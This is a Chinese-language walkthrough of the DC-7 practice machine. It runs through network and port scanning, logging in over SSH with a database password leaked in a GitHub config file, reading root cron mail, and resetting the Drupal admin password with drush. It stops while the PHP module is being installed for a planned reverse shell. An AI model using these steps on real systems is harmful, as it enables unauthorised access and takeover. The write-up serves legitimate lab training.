
收集信息
1.发现靶机IP
cpp
arp-scan --interface=eth0 --localnet搜索到靶机的IP为192.168.239.19
cpp
┌──(root㉿kali)-[~]
└─# arp-scan --interface=eth0 --localnet

Interface: eth0, type: EN10MB, MAC: 00:0c:29:dd:5b:63, IPv4: 192.168.239.13
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.239.2   00:50:56:f0:fd:e5       VMware, Inc.
192.168.239.1   00:50:56:c0:00:08       VMware, Inc.
192.168.239.19  00:0c:29:9e:9e:02       VMware, Inc.
192.168.239.254 00:50:56:f4:10:93       VMware, Inc.
2.查询靶机端口
cpp
nmap -sS -sV -T 4 -A -p- 192.168.239.19查询到靶机开放端口为22/80
cpp
──(root㉿kali)-[~]
└─# nmap -sS -sV -T 4 -A -p- 192.168.239.19
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-20 05:43 EDT
Nmap scan report for 192.168.239.19
Host is up (0.00089s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 d0:02:e9:c7:5d:95:32:ab:10:99:89:84:34:3d:1e:f9 (RSA)
|   256 d0:d6:40:35:a7:34:a9:0a:79:34:ee:a9:6a:dd:f4:8f (ECDSA)
|_  256 a8:55:d5:76:93:ed:4f:6f:f1:f7:a1:84:2f:af:bb:e1 (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-generator: Drupal 8 (https://www.drupal.org)
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Welcome to DC-7 | D7
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_/index.php/comment/reply/
MAC Address: 00:0C:29:9E:9E:02 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.89 ms 192.168.239.19

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.83 seconds
3.目录扫描
对网站进行爆破
对http://192.168.239.19:80查看 发现网页

这里应该是进入内部的关键

利用扫描并没有发现有用的信息dirb http://192.168.239.19
这里借用其他博主的方法
通过github找到作者,翻找源码找到config配置文件,打开查看内容
找到配置文件config.php,其文件内容如下:
<?php
	$servername = "localhost";
	$username = "dc7user";
	$password = "MdR3xOgB7#dW";
	$dbname = "Staff";
	$conn = mysqli_connect($servername, $username, $password, $dbname);
?>
拿到账号密码后进行登录发现还是无法登录,但还有22端口

进行ssh的登录 登录上是普通权限
cpp
┌──(root㉿kali)-[~]
└─# ssh dc7user@192.168.239.19
The authenticity of host '192.168.239.19 (192.168.239.19)' can't be established.
ED25519 key fingerprint is SHA256:BDWqBUcitB8KKGYDyoeZkt2C/aXhZ7gi5xSEtOSB+Rk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.239.19' (ED25519) to the list of known hosts.
dc7user@192.168.239.19's password:
Linux dc-7 4.9.0-9-amd64 #1 SMP Debian 4.9.168-1+deb9u5 (2019-08-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Fri Aug 30 03:10:09 2019 from 192.168.0.100
dc7user@dc-7:~$
4.提权
查找系统具备suid权限的指令
find / -perm -u=s -type f 2>/dev/null并没有发现有用的信息
cpp
dc7user@dc-7:~$ find / -perm -u=s -type f 2>/dev/null
/bin/su
/bin/ping
/bin/umount
/bin/mount
/usr/sbin/exim4
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/newgrp
查看新的邮件
cpp
dc7user@dc-7:~$ cat /var/mail/dc7user 发现可执行脚本信息,以及数据库文件相关的信息
cpp
dc7user@dc-7:~$ cat /var/mail/dc7user
From root@dc-7 Sun Oct 20 19:45:09 2024
Return-path: <root@dc-7>
Envelope-to: root@dc-7
Delivery-date: Sun, 20 Oct 2024 19:45:09 +1000
Received: from root by dc-7 with local (Exim 4.89)
        (envelope-from <root@dc-7>)
        id 1t2SUn-0000Fh-4p
        for root@dc-7; Sun, 20 Oct 2024 19:45:09 +1000
From: root@dc-7 (Cron Daemon)
To: root@dc-7
Subject: Cron <root@dc-7> /opt/scripts/backups.sh
MIME-Version: 1.0
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: 8bit
X-Cron-Env: <PATH=/bin:/usr/bin:/usr/local/bin:/sbin:/usr/sbin>
X-Cron-Env: <SHELL=/bin/sh>
X-Cron-Env: <HOME=/root>
X-Cron-Env: <LOGNAME=root>
Message-Id: <E1t2SUn-0000Fh-4p@dc-7>
Date: Sun, 20 Oct 2024 19:45:09 +1000

rm: cannot remove '/home/dc7user/backups/*': No such file or directory
Database dump saved to /home/dc7user/backups/website.sql               [success]

From root@dc-7 Sun Oct 20 20:00:37 2024
Return-path: <root@dc-7>
Envelope-to: root@dc-7
Delivery-date: Sun, 20 Oct 2024 20:00:37 +1000
Received: from root by dc-7 with local (Exim 4.89)
        (envelope-from <root@dc-7>)
        id 1t2Sjl-0000GL-Md
        for root@dc-7; Sun, 20 Oct 2024 20:00:37 +1000
From: root@dc-7 (Cron Daemon)
To: root@dc-7
Subject: Cron <root@dc-7> /opt/scripts/backups.sh
MIME-Version: 1.0
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: 8bit
X-Cron-Env: <PATH=/bin:/usr/bin:/usr/local/bin:/sbin:/usr/sbin>
X-Cron-Env: <SHELL=/bin/sh>
X-Cron-Env: <HOME=/root>
X-Cron-Env: <LOGNAME=root>
Message-Id: <E1t2Sjl-0000GL-Md@dc-7>
Date: Sun, 20 Oct 2024 20:00:37 +1000

Database dump saved to /home/dc7user/backups/website.sql               [success]

From root@dc-7 Sun Oct 20 20:15:39 2024
Return-path: <root@dc-7>
Envelope-to: root@dc-7
Delivery-date: Sun, 20 Oct 2024 20:15:39 +1000
Received: from root by dc-7 with local (Exim 4.89)
        (envelope-from <root@dc-7>)
        id 1t2SyJ-0000HO-SI
        for root@dc-7; Sun, 20 Oct 2024 20:15:39 +1000
From: root@dc-7 (Cron Daemon)
To: root@dc-7
Subject: Cron <root@dc-7> /opt/scripts/backups.sh
MIME-Version: 1.0
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: 8bit
X-Cron-Env: <PATH=/bin:/usr/bin:/usr/local/bin:/sbin:/usr/sbin>
X-Cron-Env: <SHELL=/bin/sh>
X-Cron-Env: <HOME=/root>
X-Cron-Env: <LOGNAME=root>
Message-Id: <E1t2SyJ-0000HO-SI@dc-7>
Date: Sun, 20 Oct 2024 20:15:39 +1000

Database dump saved to /home/dc7user/backups/website.sql               [success]

逐一查看,查看执行备份的脚本
cpp
ls -l /opt/scripts/backups.sh
cat backups.sh
脚本属主为root,属组是www-data。
修改后台密码
通过脚本的内容,发现drush命令,对数据库进行了操作,以及打包备份操作。
可以使用drush来修改密码,更换后台的密码
cpp
drush user-password admin --password="admin"到 /var/www/html 下更改密码


 修改账号密码都为admin
登录
-
在Content--->Add content-->Basic page下,准备添加PHP代码反弹shell,但发现Drupal 8不支持PHP代码,百度后知道Drupal 8后为了安全,需要将php单独作为一个模块导入
-
PHP介绍页面如下,模块包下载地址附上
https://www.drupal.org/project/php
https://ftp.drupal.org/files/projects/php-8.x-1.0.tar.g

安装新模块,将链接填入即可
